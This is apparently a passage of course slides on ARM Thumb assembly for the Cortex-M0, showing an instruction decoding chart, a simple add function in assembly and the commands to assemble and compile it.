

mem₂[194]
= 0x4770

0x4770
010001110 1110 000
bx lr

After:

pc=660 r0=57 r1=34 r2=96 ... lr=661 nzcv=0000

[1.7] Decoding chart




[E] 32-bit instructions:
 F38? 88?? MSR special, r1
 F3EF 8?? MRS r1, special
 F3BF 8F4? DSB
 F3BF 8F5? DMB
 F3BF 8F6? ISB
 F000-F7FF B??/F??
 BL 2*disp24

[F] Special instructions:
 BF80 NOP
 BF90 YIELD
 BFA0 WFE
 BFB0 WFI
 BFC0 SEV

[1.7] Decoding chart

		Bits [11:8]							
[A]	0,1	2,3	4,5	6,7	8,9	A,B	C,D	E,F	
0	LSLS i5				LSRS i5				LLSLS/LSRS/ASRS r1, r2, #imm5
1	ASRS i5				ADDS r	SUBS r	ADDS i3	SUBS i3	ADDS/SUBS r1, r2, r3
2	MOVS i8				CMP i8				ADDS/SUBS r1, r2, #imm3
3	ADDS i8				SUBS i8				MOVS/CMP/ADDS/SUBS r1, #imm8
4	[B]				LDR pc				LDR r1, [pc, #4*imm8] (aka LDR r1, =const)
5	STR r	STRH r	STRB r	LDRSB r	LDR r	LDRH r	LDRB r	LDRSH r	STRx/LDRx r1, [r2, r3]
6	STR i5				LDR i5				STRx/LDRx r1, [r2, #s*imm5]
7	STRB i5				LDRB i5				
8	STRH i5				LDRH i5				
9	STR sp				LDR sp				STR/LDR r1, [sp, #4*imm8]
A	ADD pc				ADD sp				ADD r1, pc, #4*imm8 (aka ADR r1, label)
B	[C]								ADD r1, sp, #4*imm8
C	STM				LDM				STM/LDM r1!, {regs}
D	[D]								
E	B								B 2*disp11
F	[E]								

[1.7] Decoding chart




Bits [7:4]

[B]	0,1,2,3	4,5,6,7	8,9,A,B	C,D,E,F	
40	ANDS	EORS	LSLS	LSRS	op r1, r2
41	ASRS	ADCS	SBCS	RORS	
42	TST	NEGS	CMP	CMN	
43	ORRS	MULS	BICS	MVNS	
44	ADD				ADD/CMP/MOV r/h1, r/h2
45	CMP				
46	MOV				
47	BX		BLX		BX/BLX r/h1

[D]

D0	BEQ	D8	B
D1	BNE	D9	B
D2	BCS, BHS	DA	B
D3	BCC, BLO	DB	B
D4	BMI	DC	B
D5	BPL	DD	B
D6	BVS	DE	
D7	BVC	DF	S

[1.8] 16 and 32 bit instructions



Building a program


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[2.1] Memory map



[2.2] Assembly language

```
.syntax unified          @ Use modern 'unified' syntax
.global func             @ Allow calling func from main
.text                   @ Text segment -- goes into ROM

.thumb_func
func:                   @ Entry point for function func
@ -----
@ Two parameters are in registers r0 and r1

    adds r0, r0, r1      @ One crucial instruction

@ Result is now in register r0
@ -----
    bx lr                @ Return to the caller
```

[2.3] Assembling and linking

Assembling our code:

```
$ arm-none-eabi-as add.s -o add.o
```

Compiling the parts written in C:

```
$ arm-none-eabi-gcc -mcpu=cortex-m0 -mthumb \  
-g -O -c main.c -o main.o
```

